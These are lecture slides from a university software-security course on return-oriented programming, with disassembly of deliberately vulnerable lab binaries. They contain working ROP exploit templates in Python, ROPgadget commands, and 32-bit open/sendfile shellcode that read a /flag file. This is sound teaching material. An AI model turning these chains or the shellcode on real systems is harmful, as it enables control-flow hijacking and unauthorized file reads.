

NEU CY 5770 Software Vulnerabilities and Security

Instructor: Dr. Ziming Zhao

This Class

1. Return-oriented programming (ROP)

Code Injection Attacks

Code-injection Attacks

- a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code

Shellcode

- code supplied by attacker – often saved in buffer being overflowed – traditionally transferred control to a shell (user command-line interpreter)
- machine code – specific to processor and OS – traditionally needed good assembly language skills to create – more recently have automated sites/tools

Code-Reuse Attack

Code-Reuse Attack: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

Return-to-Libc Attacks (Ret2Libc)

Return-Oriented Programming (ROP)

Jump-Oriented Programming (JOP)

Call-Oriented Programming (COP)

Sigreturn-oriented Programming

History of ROP

- This technique was first introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the “borrowed chunks” technique, by Krahmer)
- In ACM CCS 2007, a more general ROP technique was proposed in “The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)”, by Hovav Shacham

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
hovav@cs.ucsd.edu

September 5, 2007

Abstract

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all*. Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

1 Introduction

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that is every bit as powerful as code injection. We thus demonstrate that the widely deployed “ $W \oplus X$ ” defense, which rules out code injection but allows return-into-libc attacks, is much less useful than previously thought.

“In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker **who controls the stack** will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to **undertake arbitrary computation.**”



2017

The test-of-time award winners for CCS 2017 are as follows:

- **Hovav Shacham:**

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). Pages 552-561, In Proceedings of the 14th ACM conference on Computer and Communications Security, CCS 2007, Alexandria, Virginia, USA. ACM 2007, ISBN: 978-1-59593-703-2

Return-Oriented Programming: Systems, Languages, and Applications

RYAN ROEMER, ERIK BUCHANAN, HOVAV SHACHAM, and STEFAN SAVAGE,
University of California, San Diego

We introduce *return-oriented programming*, a technique by which an attacker can induce arbitrary behavior in a program whose control flow he has diverted, without injecting any code. A return-oriented program chains together short instruction sequences already present in a program's address space, each of which ends in a "return" instruction.

Return-oriented programming defeats the W@X protections recently deployed by Microsoft, Intel, and AMD; in this context, it can be seen as a generalization of traditional return-into-libc attacks. But the threat is more general. Return-oriented programming is readily exploitable on multiple architectures and systems. It also bypasses an entire category of security measures—those that seek to prevent malicious computation by preventing the execution of malicious code.

To demonstrate the wide applicability of return-oriented programming, we construct a Turing-complete set of building blocks called gadgets using the standard C libraries of two very different architectures: Linux/x86 and Solaris/SPARC. To demonstrate the power of return-oriented programming, we present a high-level, general-purpose language for describing return-oriented exploits and a compiler that translates it to gadgets.

Categories and Subject Descriptors: D.4.6 [Operating Systems]: Security and Protection

General Terms: Security, Algorithms

Additional Key Words and Phrases: Return-oriented programming, return-into-libc, W-xor-X, NX, x86, SPARC, RISC, attacks, memory safety, control flow integrity

ACM Reference Format:

Roemer, R., Buchanan, E., Shacham, H., and Savage, S. 2012. Return-oriented programming: Systems, languages, and applications. *ACM Trans. Inf. Syst. Secur.* 15, 1, Article 2 (March 2012), 34 pages.
DOI = 10.1145/2133375.2133377 <http://doi.acm.org/10.1145/2133375.2133377>


1. INTRODUCTION

The conundrum of malicious code is one that has long vexed the security community. Since we cannot accurately predict whether a particular execution will be benign or not, most work over the past two decades has focused instead on preventing the introduction and execution of new malicious code. Roughly speaking, most of this

(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions if they do not take parameters

But, what if they do take parameters?



ROP

Chain chunks of code (gadgets; not functions; no function prologue and epilogue) in the memory together to accomplish the intended objective.

The gadgets are not stored in contiguous memory, but ***they all end with a RET instruction or JMP instruction.***

The way to chain them together is similar to chaining functions with no arguments. So, the attacker needs to control the stack, but does not need the stack to be executable.

RET?

x86 Instruction Set Reference

RET

Return from Procedure

Opcode	Mnemonic	Description
C3	RET	Near return to calling procedure.
CB	RET	Far return to calling procedure.
C2 iw	RET imm16	Near return to calling procedure and pop imm16 bytes from stack.
CA iw	RET imm16	Far return to calling procedure and pop imm16 bytes from stack.

Description

Transfers program control to a return address located on the top of the stack. The address is usually placed on the stack by a CALL instruction, and the return is made to the instruction that follows the CALL instruction.

The optional source operand specifies the number of stack bytes to be released after the return address is popped; the default is none. This operand can be used to release parameters from the stack that were passed to the called procedure and are no longer needed. It must be used when the CALL instruction used to switch to a new procedure uses a call gate with a non-zero word count to access the new procedure. Here, the source operand for the RET instruction must specify the same number of bytes as is specified in the word count field of the call gate.

The RET instruction can be used to execute three different types of returns:

Are there really many ROP Gadgets?

X86 ISA is dense and variable length

ROPGadget

Installed on the server

```
python3 ./ROPgadget/ROPgadget.py -nojop --binary  
/lib/x86_64-linux-gnu/libc.so.6 --offset BASEADREE
```

Also use ldd to find library offset

ROP

- Automated tools to find gadgets
 - ROPgadget
 - Ropper
 - Rp++
- Automated tools to build ROP chain
 - ROPgadget
 - ...
- Pwntools

How to find ROP gadgets automatically?

Byte sequence

40
31
C0
B8
AB
C3
0F
FF

Disassembly
from the start

inc eax
xor eax, eax
mov eax, 0xff0fc3ab

Disassembly
from the 5rd
byte

...
stos es:[edi], eax
ret
...

ROP-assisted ret2libc on x64

overflowret3

```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

32 bit

Return to function with many arguments?

```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        print_flag();
    else
        printf("I pity the fool!\n");


    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

ebp, esp



amd64 Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) rdi, rsi, rdx, rcx, r8, r9, ... (use stack for more arguments)

```

0000000000401310 <vulfoo>:
401310: f3 0f 1e fa      endbr64
401314: 55              push rbp
401315: 48 89 e5        mov rbp, rsp
401318: 48 83 ec 10      sub rsp, 0x10
40131c: 48 8d 45 fa      lea rax, [rbp-0x6]
401320: 48 89 c7        mov rdi, rax
401323: b8 00 00 00 00  mov eax, 0x0
401328: e8 b3 fd ff ff   call 4010e0 <gets@plt>
40132d: b8 00 00 00 00  mov eax, 0x0
401332: c9             leave
401333: c3             ret

```


```

00000000004012c7 <printsecret>:
4012c7: f3 0f 1e fa      endbr64
4012cb: 55              push rbp
4012cc: 48 89 e5        mov rbp, rsp
4012cf: 48 83 ec 10      sub rsp, 0x10
4012d3: 48 89 7d f8      mov QWORD PTR [rbp-0x8], rdi
4012d7: 48 89 75 f0      mov QWORD PTR [rbp-0x10], rsi
4012db: 48 81 7d f8 78 56 34  cmp QWORD PTR [rbp-0x8], 0x12345678
4012e2: 12             jne 4012fc <printsecret+0x35>
4012e3: 75 17          jne 4012fc <printsecret+0x35>
4012e5: b8 ef be ad de  mov eax, 0xdeadbeef
4012ea: 48 39 45 f0      cmp QWORD PTR [rbp-0x10], rax
4012ee: 75 0c          jne 4012fc <printsecret+0x35>
4012f0: b8 00 00 00 00  mov eax, 0x0
4012f5: e8 fc fe ff ff   call 4011f6 <print_flag>
4012fa: eb 0a          jmp 401306 <printsecret+0x3f>
4012fc: bf 45 20 40 00  mov edi, 0x402045
401301: e8 9a fd ff ff   call 4010a0 <puts@plt>
401306: bf 00 00 00 00  mov edi, 0x0
40130b: e8 f0 fd ff ff   call 401100 <exit@plt>

```

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret



```

0000000000401310 <vulfoo>:
401310:  f3 0f 1e fa      endbr64
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401320:  48 89 c7         mov rdi,rax
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40132d:  b8 00 00 00 00   mov eax,0x0
401332:  c9              leave
401333:  c3              ret

```


```

00000000004012c7 <printsecret>:
4012c7:  f3 0f 1e fa      endbr64
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4012e3:  75 17           jne 4012fc <printsecret+0x35>
4012e5:  b8 ef be ad de   mov eax,0xdeadbeef
4012ea:  48 39 45 f0      cmp QWORD PTR [rbp-0x10],rax
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4012f5:  e8 fc fe ff ff   call 4011f6 <print_flag>
4012fa:  eb 0a           jmp 401306 <printsecret+0x3f>
4012fc:  bf 45 20 40 00   mov edi,0x402045
401301:  e8 9a fd ff ff   call 4010a0 <puts@plt>
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overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret



```

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401310:  f3 0f 1e fa      endbr64
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401318:  48 83 ec 10      sub rsp,0x10
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401320:  48 89 c7         mov rdi,rax
401323:  b8 00 00 00 00   mov eax,0x0
401328:  e8 b3 fd ff ff   call 4010e0 <gets@plt>
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401332:  c9              leave
401333:  c3              ret

```

```


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40130b:  e8 f0 fd ff ff   call 401100 <exit@plt>

```



overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret



rip = Address of “pop rdi”

```

0000000000401310 <vulfoo>:
401310: f3 0f 1e fa      endbr64
401314: 55              push rbp
401315: 48 89 e5        mov rbp, rsp
401318: 48 83 ec 10     sub rsp, 0x10
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401332: c9             leave
401333: c3             ret

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
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401301: e8 9a fd ff ff  call 4010a0 <puts@plt>
401306: bf 00 00 00 00  mov edi, 0x0
40130b: e8 f0 fd ff ff  call 401100 <exit@plt>

```

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret



rip = Address of "ret"
rdi = 0x12345678

```

0000000000401310 <vulfoo>:
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401314:  55               push rbp
401315:  48 89 e5         mov rbp,rs
401318:  48 83 ec 10      sub rsp,0x10
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40132d:  b8 00 00 00 00   mov eax,0x0
401332:  c9              leave
401333:  c3              ret

```


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```

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret




```

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40132d:  b8 00 00 00 00   mov eax,0x0
401332:  c9              leave
401333:  c3              ret

```


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401306:  bf 00 00 00 00   mov edi,0x0
40130b:  e8 f0 fd ff ff   call 401100 <exit@plt>

```

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret



```

0000000000401310 <vulfoo>:
401310:  f3 0f 1e fa      endbr64
401314:  55              push rbp
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401323:  b8 00 00 00 00  mov eax, 0x0
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40132d:  b8 00 00 00 00  mov eax, 0x0
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4012ee:  75 0c          jne 4012fc <printsecret+0x35>
4012f0:  b8 00 00 00 00  mov eax, 0x0
4012f5:  e8 fc fe ff ff  call 4011f6 <print_flag>
4012fa:  eb 0a          jmp 401306 <printsecret+0x3f>
4012fc:  bf 45 20 40 00  mov edi, 0x402045
401301:  e8 9a fd ff ff  call 4010a0 <puts@plt>
401306:  bf 00 00 00 00  mov edi, 0x0
40130b:  e8 f0 fd ff ff  call 401100 <exit@plt>

```

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret



0x6 = 6 bytes

rip = printsecret

Template

```
#!/usr/bin/env python2
# python template to generate ROP exploit

from struct import pack

p = ""
p += "A" * 14
p += pack('<Q', 0x00007ffff7dccb72) # pop rdi ; ret
p += pack('<Q', 0x0000000012345678) #
p += pack('<Q', 0x00007ffff7dcf04f) # pop rsi ; ret
p += pack('<Q', 0x00000000deadbeef) #
p += pack('<Q', 0x000000000040127a) # Address of printsecret

print p
```

Ropchain1 64bit

```
int f1(int i)
{
    // if i is 1, print part of the flag
}

int f2(int i)
{
    // if i is 2, print part of the flag
}

void f3(int i)
{
    // if i is 3, print part of the flag
}

void f4(int i)
{
    // if i is 4, print part of the flag
}
```

To capture the flag, you need to call f1, f2, f3, then f4 in order.

ROP



Useful Gadgets

Skip data on stack:

```
pop rdx ; pop r12 ; ret
```

```
pop rdx ; pop rcx ; pop rbx ; ret
```

Useful Gadgets

Store value to registers and skip data on stack:

```
pop rdx ; pop r12 ; ret
```

```
pop rdx ; pop rcx ; pop rbx ; ret
```

```
pop rcx ; pop rbp ; pop r12 ; pop r13 ; ret
```

NOP:

```
ret;
```

```
nop; ret;
```

Useful Gadgets

Stack pivot:

```
xchg rax, rsp; ret
```

```
pop rsp; ...; ret
```


Useful Gadgets

syscall instruction is quite rare in normal programs; may have to call library functions instead.

ROPGadgets

Use the tool to automatically generate a ROP chain shellcode.

```
python3 ../ROPgadget/ROPgadget.py --binary ./ret2libc64 --ropchain
```

A ROP chain to open a file and prints it out


Build a ROP chain, which opens the /flag file and prints it out to stdout. The target program is **overflowret4_no_excstack_64**, which is dynamically linked. You can look for gadgets in the executable or the C standard library.

Recall how to read a file and print it out ...

The 32-bit shellcode


```
mov $5, %eax ; open syscall
push $4276545 ; set up other registers
mov %esp, %ebx
mov $0, %ecx
mov $0, %edx
int $0x80
mov %eax, %ecx ; set up other registers
mov $1, %ebx
mov $187, %eax ; sendfile syscall
mov $0, %edx
mov $20, %esi
int $0x80
```

If we follow the syscall approach, the stack looks like ...



Let us call libc functions instead


sendfile(1, open("/flag", NULL), 0, 1000)



Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) `rdi`, `rsi`, `rdx`, `rcx`, `r8`, `r9`, ... (use stack for more arguments)

The stack should look like ...



commands

Ldd to find library offset

```
python3 ../ROPgadget/ROPgadget.py --binary /lib/x86_64-linux-gnu/libc.so.6  
--offset 0x00007ffff7daa000 | grep "pop rax ; ret"
```


overflowret4_no_excstack_64 32-bit/64-bit

No stack canary; stack is not executable

```
int vulfoo()
{
    char buf[30];

    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo();
    printf("I pity the fool!\n");
}
```

```
#!/usr/bin/env python2
```

```
from struct import pack
```

```
# sendfile64
```

```
# open64
```

```
# .date
```

```
p = ""
```

```
p += "A"*56
```

```
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
```

```
p += pack('<Q', 0x0000000000404030) # @ .data
```

```
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
```

```
p += '/flag'
```

```
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
```

```
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
```

```
p += pack('<Q', 0x0000000000000000) # 0
```

```
p += pack('<Q', 0x00007ffff7ed0e50) # open64
```

```
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
```

```
movsq qword ptr [rdi], qword ptr [rsi] ; ret
```

```
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
```

```
p += pack('<Q', 0x00000000000000001) # 1
```

```
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
```

```
p += pack('<Q', 0x0000000000000000) # 0
```

```
p += pack('<Q', 0x00000000000000001) # 1
```

```
